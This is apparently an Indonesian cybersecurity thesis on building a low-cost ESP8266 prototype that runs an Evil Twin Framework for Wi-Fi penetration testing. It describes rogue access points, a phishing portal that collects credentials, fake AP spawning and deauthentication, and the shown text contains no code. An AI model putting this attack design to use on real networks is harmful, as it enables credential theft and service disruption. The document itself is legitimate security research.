

TUGAS AKHIR



Implementasi *Evil Twin Framework* pada Perangkat IoT NodeMCU ESP8266 untuk Kegiatan *Penetration Testing* pada Wi-Fi

**Toddy Upananda
1716101364**

**Rekayasa Keamanan Siber
Politeknik Siber dan Sandi Negara
2020/2021**

TUGAS AKHIR

Diajukan untuk memenuhi persyaratan menyelesaikan pendidikan
pada Politeknik Siber dan Sandi Negara



Implementasi *Evil Twin Framework* pada Perangkat IoT NodeMCU ESP8266 untuk Kegiatan *Penetration Testing* pada Wi-Fi

**Toddy Upananda
1716101364**

**Rekayasa Keamanan Siber
Politeknik Siber dan Sandi Negara
2020/2021**

LEMBAR PERNYATAAN ORISINALITAS

Tugas Akhir ini adalah hasil karya saya sendiri,
dan semua sumber baik yang dikutip maupun dirujuk
telah saya nyatakan dengan benar.

Nama : Toddy Upananda
NPM : 1716101364
Tempat dan Tanggal : Bogor, 30 Juli 2021

Tanda Tangan :

LEMBAR PERSETUJUAN

Tugas Akhir dengan:

JUDUL : Implementasi *Evil Twin Framework* pada Perangkat IoT
NodeMCU ESP8266 untuk Kegiatan *Penetration Testing* pada
Wi-Fi

PENULIS : Toddy Upananda

NPM : 1716101364

dinyatakan diterima dan disetujui untuk dipertahankan dalam Sidang Tugas Akhir
Politeknik Siber dan Sandi Negara Angkatan 2017 tahun 2020/2021

Bogor, 30 Juli 2021

Pembimbing Materi

LEMBAR PENGESAHAN

Tugas Akhir dengan:

JUDUL : Implementasi *Evil Twin Framework* pada Perangkat IoT
NodeMCU ESP8266 untuk Kegiatan *Penetration Testing* pada
Wi-Fi

PENULIS : Toddy Upananda

NPM : 1716101364

diperiksa dan disahkan oleh Tim Penguji Sidang Tugas Akhir di Bogor, pada
tanggal 9 Agustus 2021.

Ketua Penguji

Penguji I

Penguji II

**LEMBAR PERNYATAAN PERSETUJUAN PUBLIKASI
TUGAS AKHIR UNTUK KEPENTINGAN AKADEMIS**

Sebagai sivitas akademika Politeknik Siber dan Sandi Negara (Poltek SSN), saya yang bertanda tangan di bawah ini:

Nama : Toddy Upananda

NPM : 1716101364

Program Studi : Rekayasa Keamanan Siber

Bidang Minat : -

demikian pengembangan ilmu pengetahuan, menyetujui untuk memberikan kepada Poltek SSN Hak Bebas Biaya Royalti Noneksklusif (*Non-exclusive Royalty-Free Right*) atas tugas akhir saya berjudul:

“IMPLEMENTASI *EVIL TWIN FRAMEWORK* PADA PERANGKAT IOT
NODEMCU ESP8266 UNTUK KEGIATAN *PENETRATION TESTING* PADA
WI-FI”

beserta perangkat yang ada (jika diperlukan). Dengan Hak Bebas Biaya Royalti Noneksklusif ini Poltek SSN berhak untuk menyimpan, mengalihmediakan/ mengalihformatkan, mengelola dalam bentuk data (*database*), merawat, dan mempublikasikan tugas akhir saya selama tetap mencantumkan nama saya sebagai penulis/pencipta dan sebagai pemilik Hak Cipta.

Demikian pernyataan ini saya buat dengan sebenarnya.

Dibuat di : Bogor
Pada tanggal : 30 Juli 2021
Yang menyatakan :

Toddy Upananda

ABSTRAK

Implementasi *Evil Twin Framework* pada Perangkat IoT NodeMCU ESP8266 untuk Kegiatan *Penetration Testing* pada Wi-Fi

By

**Toddy Upananda
NPM. 1716101364**

Rekayasa Keamanan Siber

Banyaknya pengguna internet secara internasional maupun nasional semakin bertambah setiap tahunnya dikarenakan perkembangan teknologi informasi dan komunikasi yang semakin maju. Faktor pertumbuhan disebabkan oleh teknologi nirkabel yang mudah dibangun dan digunakan oleh setiap orang. Hal tersebut membuat banyaknya pengguna yang tidak memikirkan keamanan jaringan nirkabel yang digunakannya. *Penetration testing* menjadi solusi bagi pengguna untuk mengetahui celah keamanan pada jaringan yang mereka gunakan. Proses pengujian dilakukan oleh *pentester* untuk dapat menemukan celah yang dapat dieksploitasi untuk memanfaatkan *resource* yang ada di jaringan, hasil uji tersebut akan di analisis oleh *auditor* untuk diberikan rekomendasi keamanan yang baik bagi Wi-Fi pengguna. Namun, faktanya dilapangan bahwa terdapat tantangan atau kesulitan untuk melakukan uji penetrasi melihat setiap kerawanan memerlukan *software* dan *hardware* yang tertentu. Pada penelitian ini dilakukan perancangan dan pembangunan sistem prototipe *automated testing tools* pada jaringan Wi-Fi yang mengimplementasikan *Evil Twin Framework* dan NodeMCU ESP8266 dengan perangkat yang *mobile* dan *portable*. Hasil pengujian dan implementasi yang didapatkan bahwa sistem prototipe dapat melakukan uji penetrasi serangan *evil twin* di jaringan Wi-Fi dengan *resource* daya dan komputasi dari perangkat sendiri.

XIV + 95 halaman + 9 lampiran (2021)

Kata kunci : *Evil Twin Framework* (1), NodeMCU ESP8266 (2), *Penetration Testing* (3), Wi-Fi (4)

ABSTRACT

Implementing Evil Twin Framework on IoT Device NodeMCU ESP8266 for Penetration Testing Activities on Wi-Fi

By

**Toddy Upananda
NPM. 1716101364**

Cyber Security Engineer

The number of internet users internationally and nationally is increasing every year due to the development of increasingly advanced information and communication technology. The growth factor is due to wireless technology which is easy for everyone to deploy and use. This makes many users do not think about security in wireless network that they use. Penetration testing is solution to users who know about security vulnerability in network they use. Penetration testing is worked by pentester to find any vulnerability that can be exploited to take advantage of resource in the network. The test result will be analyzed by auditor to give best security recommendation for users Wi-Fi. However, the fact in the field is that there are challenge or difficulties when conducting penetration test, seeing that each vulnerability requires specific software and hardware. In this research, the design and development of a prototype system of automated testing tools on Wi-Fi network is implementing Evil Twin Framewok and NodeMCU ESP8266 as mobile and portable device. The results of testing and implementation show that the prototype system can perform penetration testing of evil twin attacks on a Wi-Fi network with power and computing resources from its own device.

XIV + 95 pages + 9 attachment (2021)

Keywords : Evil Twin Framework (1), NodeMCU ESP8266 (2), Penetration Testing (3), Wi-Fi (4)

KATA PENGANTAR

Assalamu 'alaikum Warahmatullahi Wabarakatuh,

Alhamdulillah, puji syukur kepada Allah SWT karena tanpa nikmat dan rahmatnya penulis bisa menyelesaikan Tugas Akhir yang karena berkatnya lah penulis dapat menyelesaikannya dengan baik. di Politeknik Siber dan Sandi Negara dengan judul Tugas Akhir “Implementasi *Evil Twin Framework* pada Perangkat IoT NodeMCU ESP8266 untuk Kegiatan *Penetration Testing* pada Wi-Fi”

Tugas Akhir ini dibuat sebagai syarat kelulusan pendidikan di Politeknik Siber dan Sandi Negara. Tentunya selama mengenyam pendidikan dikampus ini banyak pihak yang terlibat baik secara langsung maupun tidak langsung dalam membantu penulis hingga berada di posisi ini. Oleh karena itu, melalui kesempatan ini penulis ucapkan terima kasih yang sebesar-besarnya kepada :

1. Bapak Andjaya, Ibu Ratu Linda Yuniarti selaku orang tua penulis yang selalu memberikan doa dan nasihat tanpa mengenal waktu juga menjadi motivasi utama penulis untuk membanggakan keduanya.
2. Egy Rianda (Aa), Yoda Ekiandi (Adin), Dondy Septandi (Kakang), Teh Lisa, dan Teh Tri serta keluarga besar yang berada di Jakarta dan Cirebon yang selalu memberikan semangat .
3. (Alm) Salius Matram Saktinegara lulusan Aksara 1 selaku mentor dan pembimbing penulis karena tanpa beliau penulis tidak bisa berada di posisi ini.
4. Bapak Nanang Trianto selaku pembimbing tugas akhir beserta keluarga yang selalu senantiasa membantu membimbing proyek dan penulisan dalam pengerjaan tugas akhir ini.
5. Bapak Amiruddin dan Ibu Septia Ulfa Sunaringtyas selaku penguji sidang tugas akhir yang juga memberikan banyak arahan dan masukkan dalam pengerjaan tugas akhir.
6. Penyelenggara pendidikan di Poltek SSN, jajaran sivitas akademika dan pengasuh yang telah mengajarkan, membina, dan mendidik penulis menjadi orang yang lebih baik selama menempuh pendidikan di Poltek SSN.
7. Keluarga besar STSN Angkatan XVI selaku teman seperjuangan, keringat dan darah kita keluarkan bersama hingga saat ini dan besok nanti semoga kita selalu solid
8. Kelas IV Rekayasa Keamanan Siber Red selaku kawan seperjuangan dan menemani penulis selama menempuh pendidikan disini, banyak memori indah tercipta bersama kalian kawan. Semoga kalian semua menjadi orang hebat.

9. Rekan kerja Kesejahteraan Taruna (Djodi, Claris, Fendy, Zela, Adel, Hedi, Pipit, Roi, Salfa, Widi) dengan semangat telah membantu dan memberikan segala usaha terbaiknya.
10. Keluarga asuh Ceria X Cemara yang selalu memberikan doa dan semangat selama penulis melakukan pendidikan dan pengerjaan tugas akhir.
11. Rekan-rekan yang membantu dalam pengerjaan tugas akhir Catur Adi Nugroho, M. Zidni Hakami, Ismail Sofyan Tsany, Zaidan Nuragal Chuldun, Naufal Hafiz Syahidan serta yang membantu dalam penulisan Faris Firana Febrian dan Rakha Willis.
12. Senior STSN 13,14,15 yang telah membina saya hingga dapat berubah seperti sekarang dan Junior PSSN 17,18,19 yang terbina yang tidak bisa saya sebutkan satu-satu.

Penulis mengucapkan terima kasih juga kepada pihak-pihak yang tidak bisa disebutkan karena keterbatasan dan tanpa mengurangi rasa hormat. Semoga pihak-pihak yang telah memberikan doa, bimbingan dan bantuan selama ini diberikan balasan oleh Allah SWT sebaik-baiknya. *Aamiin.*

Penulis yakin masih terdapat banyak kesalahan dan kekurangan pada laporan ini, baik dari segi penulisan maupun penyajiannya, sehingga saran dan kritik yang bersifat membangun sangat penulis harapkan.

Akhir kata, Penulis berharap semoga laporan ini dapat bermanfaat dan menambah wawasan ilmu pengetahuan bagi semua pihak, terkhusus bagi pembaca.

Wassalamu'alaikum Warahmatullahi Wabarakatuh

Bogor, 30 Juli 2021

Toddy Upananda

DAFTAR ISI

	Halaman
LEMBAR PERNYATAAN ORISINALITAS	ii
LEMBAR PERSETUJUAN.....	iii
LEMBAR PENGESAHAN	iv
DAFTAR ISI.....	ix
DAFTAR TABEL.....	xi
DAFTAR GAMBAR	xii
DAFTAR LAMPIRAN	xiv
BAB I PENDAHULUAN	1
I.1 LATAR BELAKANG	1
I.2 RUMUSAN MASALAH.....	3
I.3 PEMBATASAN MASALAH.....	3
I.4 TUJUAN DAN MANFAAT	3
I.5 SISTEMATIKA PENULISAN	4
BAB II TELAAH KEPUSTAKAAN	5
II.1 <i>PENETRATION TESTING</i>	5
II.2 NODEMCU ESP8266.....	6
II.3 <i>WIRELESS FIDELITY (WI-FI) VULNERABILITY</i>	7
II.4 <i>EVIL TWIN FRAMEWORK</i>	9
II.5 PENELITIAN TERDAHULU/TERKAIT	11
II.6 KERANGKA/MODEL KONSEPTUAL	12
BAB III METODOLOGI PENELITIAN.....	14
III.1 OBJEK PENELITIAN.....	14
III.2 JENIS PENELITIAN.....	14
III.3 DESAIN PENELITIAN	14
BAB IV SISTEM PROTOTIPE.....	18
IV.1 TAHAP <i>REQUIREMENT ANALYSIS</i>	18
IV.2 TAHAP <i>DESIGN</i>	22
IV.3 TAHAP <i>TESTING</i>	44
IV.4 TAHAP <i>IMPLEMENTATION</i>	63
BAB V SIMULASI.....	79

BAB VI PENUTUP	90
VI.1 SIMPULAN	90
VI.2 SARAN	91
DAFTAR PUSTAKA	92
LAMPIRAN	94
DAFTAR RIWAYAT HIDUP	125

DAFTAR TABEL

	Halaman
Tabel 2.1 Perbedaan Manual dan Automated Testing Tools [10]	6
Tabel 2.2 Tipe Serangan pada Wi-Fi	8
Tabel 2.3 Penelitian Terdahulu/Terkait.....	11
Tabel 4.1 Spesifikasi kebutuhan perangkat keras	18
Tabel 4.2 Spesifikasi kebutuhan perangkat lunak.....	19
Tabel 4.3 <i>System Request</i>	20
Tabel 4.4 Definisi <i>Use Case</i>	26
Tabel 4.5 Skenario <i>Use Case login</i>	27
Tabel 4.6 Skenario <i>Use Case Rogue AP</i>	27
Tabel 4.7 Skenario <i>Use Case Logging</i>	28
Tabel 4.8 Skenario <i>Use Case Generate Report</i>	28
Tabel 4.9 Skenario <i>Use Case Scanning</i>	29
Tabel 4.10 Skenario <i>Use Case Spawner</i>	29
Tabel 4.11 Skenario <i>Use Case Deautentikasi</i>	30
Tabel 4.12 Detail spesifikasi perangkat keras sistem prototipe	42
Tabel 4.13 <i>User Interface Testing</i>	54
Tabel 4.14 Hasil keseluruhan <i>user interface testing</i>	56
Tabel 4.15 <i>Use Scenario Testing</i>	56
Tabel 4.16 Hasil keseluruhan <i>use scenario testing</i>	59
Tabel 4.17 Hasil <i>requirement testing</i> kebutuhan fungsional	60
Tabel 4.18 Hasil <i>requirement testing</i> kebutuhan non-fungsional	62
Tabel 4.19 Hasil keseluruhan <i>requirement testing</i>	62
Tabel 4.20 Kebutuhan penambahan untuk sistem prototipe lanjutan	77

DAFTAR GAMBAR

	Halaman
Gambar 2.1 NodeMCU ESP8266 [11]	7
Gambar 2.2 Arsitektur Evil Twin Framework [4]	10
Gambar 2.3 Model Konseptual	12
Gambar 3.1 Tahapan Penelitian [14]	15
Gambar 4.1 Gambaran sistem pada ESP8266 pertama.....	22
Gambar 4.2 Gambaran umum sistem prototipe 2	23
Gambar 4.3 <i>Use Case Diagram</i> Sistem	25
Gambar 4.4 <i>Activity Diagram</i> Rogue AP	32
Gambar 4.5 <i>Activity Diagram</i> logging	32
Gambar 4.6 <i>Activity Diagram</i> Generate Report	33
Gambar 4.7 <i>Activity Diagram</i> Scanning	34
Gambar 4.8 <i>Activity Diagram</i> Spawner	34
Gambar 4.9 <i>Activity Diagram</i> Deautentikasi	35
Gambar 4.10 <i>Sequence Diagram</i> login	36
Gambar 4.11 <i>Sequence Diagram</i> Rogue AP	37
Gambar 4.12 <i>Sequence Diagram</i> Logging	37
Gambar 4.13 <i>Sequence Diagram</i> Generate Report.....	38
Gambar 4.14 <i>Class Diagram</i> System Prototipe ESP8266 1	40
Gambar 4.15 <i>Class Diagram</i> System Prototipe ESP8266 2	41
Gambar 4.16 Dua buah ESP8266.....	43
Gambar 4.17 Perangkat sistem prototipe yang sudah dibangun	43
Gambar 4.18 <i>input</i> SSID	45
Gambar 4.19 <i>Input Password</i>	45
Gambar 4.20 Terkoneksi jaringan “ <i>etfbug</i> ” atau “ <i>etfscan</i> ”	46
Gambar 4.21 Masuk Halaman Utama	46
Gambar 4.22 Halaman Manajemen Konfigurasi	47
Gambar 4.23 <i>Rogue AP</i> diaktifkan	47
Gambar 4.24 <i>Web Portal Phising</i>	48
Gambar 4.25 <i>Log system</i>	48
Gambar 4.26 Log serangan	48
Gambar 4.27 <i>Log</i> Serangan Masuk	49
Gambar 4.28 <i>Log</i> Serangan Masuk	49
Gambar 4.29 <i>Log</i> Serangan diunduh.....	50
Gambar 4.30 Melakukan <i>scanning</i> AP	50
Gambar 4.31 Hasil <i>Scan Station</i>	51
Gambar 4.32 Hasil Scan AP	51
Gambar 4.33 <i>Input custom</i> SSID	51
Gambar 4.34 <i>Output random mode</i>	52
Gambar 4.35 Target Station Deautentikasi	52
Gambar 4.36 Proses pengiriman paket deautentikasi	53

Gambar 4.37 Skenario Serangan ESP8266 Pertama.....	63
Gambar 4.38 Tampilan <i>Login</i> pada sistem operasi.....	64
Gambar 4.39 Memasukan SSID dan <i>password</i>	64
Gambar 4.40 terkoneksi pada jaringan <i>etfbug</i>	65
Gambar 4.41 tampilan halaman utama.....	66
Gambar 4.42 tampilan manajemen konfigurasi <i>Rogue AP</i>	67
Gambar 4.43 SSID <i>Rogue AP</i>	68
Gambar 4.44 <i>redirect web portal Rogue AP</i>	68
Gambar 4.45 <i>input</i> pada <i>web portal</i>	69
Gambar 4.46 Setelah berhasil melakukan <i>input</i> pada <i>web portal</i>	69
Gambar 4.47 <i>log</i> dari aktivitas sistem.....	69
Gambar 4.48 <i>log</i> dari aktivitas serangan.....	70
Gambar 4.49 Hasil Unduhan <i>Log Serangan</i>	71
Gambar 4.50 Hasil <i>log</i> yang sudah dikonversikan ke <i>file .txt</i>	71
Gambar 4.51 Pengguna memasukan SSID dan <i>Password</i>	72
Gambar 4.52 Pengguna terhubung ke jaringan sistem.....	72
Gambar 4.53 IP pada <i>web browser</i>	73
Gambar 4.54 <i>Scan AP</i> jaringan.....	73
Gambar 4.55 <i>Scan Station</i> Jaringan	74
Gambar 4.56 Target <i>station</i>	74
Gambar 4.57 Serangan Deautentikasi Dijalankan	74
Gambar 4.58 Hasil serangan deautentikasi pada korban	75
Gambar 4.59 <i>Random Mode</i>	76
Gambar 4.60 Membangkitkan <i>fake AP</i> di jaringan.....	76
Gambar 4.61 <i>Fake AP</i> yang ada di jaringan	76
Gambar 5.1 <i>Login Sistem</i>	79
Gambar 5.2 <i>Dashboard Sistem Perangkat</i>	80
Gambar 5.3 <i>Scanning Automatic</i>	81
Gambar 5.4 Station Target Serangan	82
Gambar 5.5 Parameter Serangan <i>Rogue AP</i>	83
Gambar 5.6 Rogue AP saat diaktifkan (kiri) dan visualisasi rogue AP (kanan)..	83
Gambar 5.7 Pembuatan <i>fake AP</i> pada halaman spawner	84
Gambar 5.8 <i>Fake AP</i> di Jaringan	85
Gambar 5.9 Proses Pemilihan Target.....	85
Gambar 5.10 Halaman Deautentikasi	86
Gambar 5.11 Paket Serangan Dikirimkan.....	86
Gambar 5.12 Serangan <i>Rogue AP</i> di Jaringan Target.....	87
Gambar 5.13 Serangan <i>Fake AP</i> di Jaringan Target.....	87
Gambar 5.14 Web Portal pada <i>Smartphone</i> (Kiri).....	88
Gambar 5.15 Log Serangan pada <i>Menu Logs</i>	88
Gambar 5.16 Hasil Log Serangan	89

DAFTAR LAMPIRAN

Lampiran 1 <i>Flash</i> Arduino IDE	95
Lampiran 2 <i>Web Converter</i>	98
Lampiran 3 Perangkat Sistem Prototipe.....	100
Lampiran 4 <i>Source Code Login</i> Sistem	103
Lampiran 5 <i>Source Code Rogue AP</i>	106
Lampiran 6 <i>Source Code Logging</i>	111
Lampiran 7 <i>Source Code Generate Report</i>	115
Lampiran 8 <i>Source Code Scanning</i>	116
Lampiran 9 <i>Source Code Spawner & Deauther</i>	120

BAB I

PENDAHULUAN

Bab ini membahas mengenai latar belakang, rumusan permasalahan, pembatasan masalah, tujuan penelitian, dan manfaat penelitian Tugas Akhir.

I.1 LATAR BELAKANG

Pengguna Internet di Indonesia menurut laporan hasil survei APJII pada tahun 2019-2020 (Q2) di Indonesia mencapai 73,7% dari total populasi sebanyak 266,91 juta jiwa sehingga mendapatkan total pengguna internet sebanyak 196,71 juta pengguna. Banyaknya pengguna internet bersama dengan adanya fasilitas nirkabel memudahkan pengguna untuk terkoneksi ke internet. Kepopuleran dan penyebaran teknologi komunikasi nirkabel seperti Wi-Fi membuat pengadaan dan penggunaannya menjadi masalah terhadap pengguna yang tidak memiliki pengetahuan akan kriteria keamanan informasi. Lemahnya pengetahuan keamanan menyebabkan berdampak pada keamanan seperti tidak mengetahui adanya protokol keamanan, penggunaan konfigurasi *default* pada *router* dan penggunaan *password* yang lemah sehingga beresiko akan serangan *Man-in-The-Middle* (MiTM), bocornya data sensitif, *eavesdropping* dan lainnya [1] [2].

Banyak mekanisme keamanan Wi-Fi yang diteliti untuk mengamankan jaringan. Menurut Bertoglio *et al* [3], pengamanan sisi pengguna saat ini tidak diperhatikan. Terdapat serangan yang memerlukan *user behaviour*. *Vulnerability* ini belum secara efektif dibetulkan karena perlu adanya pengetahuan akan keamanan, meskipun terdapat beberapa mitigasi akan kerawanan Wi-Fi namun belum diimplementasikan pada produk komersil dan belum diterapkan sepenuhnya.

Dalam menentukan *secure* atau *vulnerable*-nya suatu sistem Wi-Fi, maka diperlukan pengujian pengamanan dengan dilakukan *penetration testing* untuk mencari kelemahan sistem tersebut. Menurut Bertoglio dan Zorzo [3], saat melakukan proses *penetration testing* permasalahan terdapat pada penggunaan *software* maupun *hardware* yang spesifik disetiap *vulnerability* yang ditemukan, sehingga mengurangi efisiensi dan efektif kegiatan *penetration testing*.

Terdapat berbagai metode serangan untuk mengetahui kerawanan pada suatu sistem salah satunya metode serangan “*Evil-Twin*” merupakan teknik serangan pada jaringan nirkabel dimana penyerang menyamar menjadi akses poin yang dipercaya pengguna, serangan ini memanfaatkan perangkat yang terakses ke Wi-Fi dan memiliki *user credential* untuk dapat diambil. Kerawanan yang dimanfaatkan yaitu mekanisme koneksi perangkat yang melakukan koneksi otomatis ke Wi-Fi

membuat serangan ini mudah tereksekusi dan sulit dideteksi. Serangan *Evil Twin* atau *Rogue AP* kompleks untuk dilakukan dan memerlukan pemahaman teknis yang mendalam. Banyak peneliti yang membuat suatu *framework* serangan tersebut, salah satunya *Evil Twin Framework* (ETF) oleh Esser dan Seroo [4]. ETF memudahkan *penetration tester* melakukan proses *security audit* karena mengintegrasikan berbagai *tools* serangan Wi-Fi sehingga dapat memudahkan analisa kerawanan dan serangan yang dilakukan pada *client-side*.

Penggunaan *tools* seperti ETF oleh Esser dan Seroo [4] yang dijalankan pada perangkat pengguna (*e.g. laptop, smartphone*) membuat mobilitas *penetration tester* menurun dalam melakukan kegiatan *penetration testing* lainnya karena banyak *tools* lain yang perlu dijalankan seperti yang diteliti oleh Bertoglio dan Zorzo [3]. Perangkat mikrokontroler IoT dapat difungsikan secara spesifik untuk satu hal, seperti NodeMCU ESP8266 dengan modul *wireless programmable microcontroller board* dan *microcontroller* untuk akses jaringan Wi-Fi yang dapat digunakan untuk melakukan serangan ke Wi-Fi [5]. Perangkat tersebut dapat dijadikan sebagai pengganti perangkat laptop yang digunakan dalam kegiatan *penetration testing*. Fitur unggulan NodeMCU ESP8266 yaitu tertanam modul Wi-Fi, 160Mhz *processor*, dapat menjalankan *web server* serta *low-cost* [6] [7].

Perangkat NodeMCU dapat diimplementasikan dalam kegiatan *Vulnerability Assessment & Penetration Testing* (VAPT). Terdapat empat teknik dalam melakukan *Vulnerabilities Assessment* menurut Goel et al [8] salah satu pendekatan tekniknya yaitu *Automated Testing tools* yang melakukan otomatisasi perangkat pengujian kerawanan untuk meningkatkan ketepatan, mengurangi waktu pelaksanaan dan waktu kerja. *Penetration tester* dapat membuat *script*-nya sendiri untuk otomatisasi pengujian agar mempercepat pekerjaan dan menemukan banyak kelemahan pada keamanan dalam satu alat uji [8] [9]. Sehingga dengan adanya alat bantu seperti NodeMCU ESP8266 dengan ETF dapat membantu jalannya proses VAPT.

Terdapat perangkat-perangkat lain dengan fungsi untuk melakukan penetrasi jaringan Wi-Fi seperti Wi-Fi *Pineapple* oleh Hak5 [10], *Deauther Watch* oleh DSTIKE [11], Arduino Uno Wi-Fi REV2 [12], Pi Zero oleh Raspberry [13] dan AWUS036NH oleh Alfa Network [14]. Perangkat tersebut termasuk produk komersil yang diperjual belikan sehingga memiliki kekurangan yaitu firmware atau software yang digunakan tidak secara bebas dapat diketahui atau diubah oleh pengguna bahkan terdapat perangkat yang tidak memiliki *tools* sama sekali sehingga pengguna perlu program sendiri, kemudian rentang harga produk berkisar antara 15\$ hingga 140\$ dibanding ESP8266 yang hanya 2\$.

Berdasarkan latar belakang tersebut, peneliti akan merancang bangun prototipe alat *penetration testing* dengan mengimplementasikan *Evil Twin Framework* pada perangkat IoT NodeMCU ESP8266. Prototipe tersebut akan dijadikan sebagai alat *Automated Testing tools* untuk *penetration tester* dalam kegiatan *penetration testing* di jaringan Wi-Fi.

I.2 RUMUSAN MASALAH

Berdasarkan latar belakang yang telah diuraikan, rumusan permasalahan dalam penelitian Tugas Akhir ini, yaitu:

- a) Bagaimana implementasi *Evil Twin Framework* pada perangkat IoT NodeMCU ESP8266 sebagai alat *Automated Testing tools* untuk kegiatan *penetration test*?
- b) Bagaimana hasil pengujian *Evil Twin Framework* yang diimplementasikan ke perangkat IoT NodeMCU ESP8266 sebagai *Automated Testing tools* untuk kegiatan *penetration test*?

I.3 PEMBATAHAN MASALAH

Dalam penelitian Tugas Akhir ini, terdapat beberapa pembatasan yang digunakan, yaitu :

- a) Menggunakan NodeMCU ESP8266 dan *Evil Twin Framework* sebagai perangkat utama dalam membangun prototipe *Penetration testing tools*
- b) *Penetration Testing* dilakukan pada jaringan Wi-Fi tipe *Home Network*, dengan spesifikasi:
 - a) Jaringan *Hotspot*
 - b) Jaringan *Internet Service Provider (ISP)*
 - c) Perangkat yang digunakan adalah PC, *Laptop* dan *Smartphone*

I.4 TUJUAN DAN MANFAAT

Berikut merupakan tujuan dari penelitian ini serta manfaat yang dapat diambil.

I.4.1 Tujuan Penelitian

Tujuan dari penelitian Tugas Akhir ini, yaitu:

- a) Merancang sistem prototipe alat *penetration testing tools* yang mengimplementasikan *Evil Twin Framework* pada perangkat IoT NodeMCU ESP8266.
- b) Melakukan pengujian operabilitas perangkat *automated testing tools* dan pengujian serangan perangkat pada jaringan Wi-Fi.

I.4.2 Manfaat Penelitian

Manfaat dari penelitian Tugas Akhir ini adalah memberikan wawasan bahwa perangkat IoT NodeMCU ESP8266 dapat dijadikan sebagai perangkat *penetration testing* dengan mengimplementasikan *Evil Twin Framework* serta perangkat

memudahkan *penetration tester* dalam melakukan kegiatan *penetration testing* pada jaringan. Wi-Fi.

I.5 SISTEMATIKA PENULISAN

Sistematika penulisan tugas akhir ini terbagi dalam beberapa bab, yaitu:

- BAB I : PENDAHULUAN**
 Bab ini berisi latar belakang masalah, rumusan permasalahan, pembatasan masalah, tujuan dan manfaat penelitian, serta sistematika penulisan.
- BAB II : LANDASAN TEORI**
 Bab ini membahas mengenai teori-teori yang berkaitan dengan penelitian yaitu *penetration testing*, NodeMCU ESP8266, *Wireless Fidelity (Wi-Fi) Vulnerability*, *Evil Twin Framework*, penelitian terdahulu/terkait dan kerangka/model konseptual.
- BAB III : METODOLOGI PENELITIAN**
 Bab ini menjelaskan tentang langkah-langkah penelitian yang dilakukan dalam penelitian untuk mencapai tujuan penelitian.
- BAB IV : PERANCANGAN DAN IMPLEMENTASI**
 Bab ini berisi mengenai proses-proses yang dilakukan dalam penelitian dengan pendekatan sistem prototipe dengan cara analisa kebutuhan, perancangan sistem, pengujian sistem dan implementasi sistem untuk mendapatkan kesimpulan dari hasil implementasi
- BAB V : HASIL PENGUJIAN**
 Bab ini berisi hasil pengujian dari sistem prototipe dan lanjutan sistem prototipe yang diimplementasikan dalam skenario uji penetrasi pada jaringan Wi-Fi
- BAB VI : PENUTUPAN**
 Bab ini berisi kesimpulan dari hasil penelien sistem prototipe yang dilakukan dan saran untuk pengembangan selanjutnya dari penelitian ini.

BAB II TELAAH KEPUSTAKAAN

Bab ini membahas mengenai teori-teori yang berkaitan dengan penelitian, yaitu *Penetration Testing*, *NodeMCU ESP8266*, *Wireless Fidelity (Wi-Fi)*, *Evil Twin Attack*, dan penelitian terkait penelitian ini serta kerangka/model konseptual.

II.1 *PENETRATION TESTING*

Penetration testing merupakan suatu simulasi penyerangan untuk verifikasi keamanan suatu sistem atau lingkungan untuk dilakukan analisa keamanannya. Uji keamanan ini dapat dilakukan secara fisik menggunakan utilitas perangkat keras atau melalui *social engineering*. Tujuan dari uji keamanan ini untuk melakukan pemeriksaan keamanan dengan syarat dan kondisi tertentu, pola kerja dari sistem, jaringan atau pengguna sistem untuk dapat mengidentifikasi kelemahan atau kerawanan yang ada pada sistemnya. Terdapat beberapa tipe *pentest* yang dapat dilakukan menurut Weidman [10] yaitu:

1. *Social engineering test* : tipe skenario uji penetrasi yang mengarah pada manusia, penyerang akan memanfaatkan kerawanan manusia untuk mendapatkan informasi sensitif dari suatu organisasi.
2. *Web application test* : uji penetrasi ini dilakukan pada aplikasi web untuk dapat menilai kerawanan dari segi konfigurasi dan software yang digunakan oleh penyedia.
3. *Physical penetration test* : uji penetrasi yang dilakukan pada fasilitas fisik dari penyedia keamanan informasi, penyerang berusaha masuk kedalam fasilitas keamanan informasi untuk dapat mengakses perangkat jaringan atau *server*.
4. *Network services test* : uji penetrasi pada layanan jaringan sistem informasi. penyerang akan berusaha mencoba mencari celah yang terbuka dari layanan jaringan dengan cara tersambung langsung atau terkoneksi nirkabel.
5. *Client-side test* : uji penetrasi pada sisi pengguna. Penyerang langsung menggunakan perangkat korban untuk menyerang informasi-informasi vital yang tidak terproteksi. Serangan ini dapat menilai kebijakan keamanan informasi dari sistem korban.
6. *Wireless security test* : uji penetrasi pada jaringan nirkabel seperti *hotspot* dan Wi-Fi. Penyerang akan mengidentifikasi jaringan yang terbuka, tidak ada otorisasi atau keamanan yang lemah.

Pada penelitian ini dilakukan tipe uji penetrasi *Wireless security test* dikarenakan peneliti melakukan serangan kerawanan pada jaringan Wi-Fi.

Terdapat dua tipe alat *penetration testing* yang dapat memudahkan untuk analisis suatu sistem secara umum atau spesifik untuk menemukan suatu kerawanan di sistem tersebut seperti *manual* dan *automated tools* [10]. Stefinko *et al* [9]

menyatakan penggunaan *automated penetration testing tools* memudahkan dalam pelaksanaan *penetration testing* karena *automated tools* memiliki banyak keuntungan seperti Tabel 2.1. Mengenai perbandingan *manual* dan *automated tools*

Tabel 2.1 Perbedaan Manual dan Automated Testing Tools [10]

	Manual	Otomatisasi
Proses Percobaan	Manual, proses tidak terstandar; modal dan karya yang intensif; biaya tinggi untuk kustomisasi	cepat, proses standar, mudah dilakukan berulang kali
Penyerangan / Serangan Basis Data	Perbaikan basis data manual; mengandalkan basis data umum; perlu untuk menulis ulang kode serangan agar berfungsi pada platform yang berbeda	serangan ke basis data terjaga dan diperbarui; kode serangan ditulis untuk berbagai macam platform
Pelaporan	membutuhkan pengumpulan data secara manual	pelaporan otomatis dan dapat diubah
Pembersihan	penguji perlu mengulang perubahan yang dilakukan secara manual disetiap kerawanan yang ditemukan	produk pengujian otomatis menawarkan solusi pembersihan
Pelatihan	penguji perlu mempelajari cara yang tidak standar dalam menguji; pelatihan dapat diubah dan menguras banyak waktu	pelatihan untuk alat otomatis lebih mudah dibanding pengujian manual

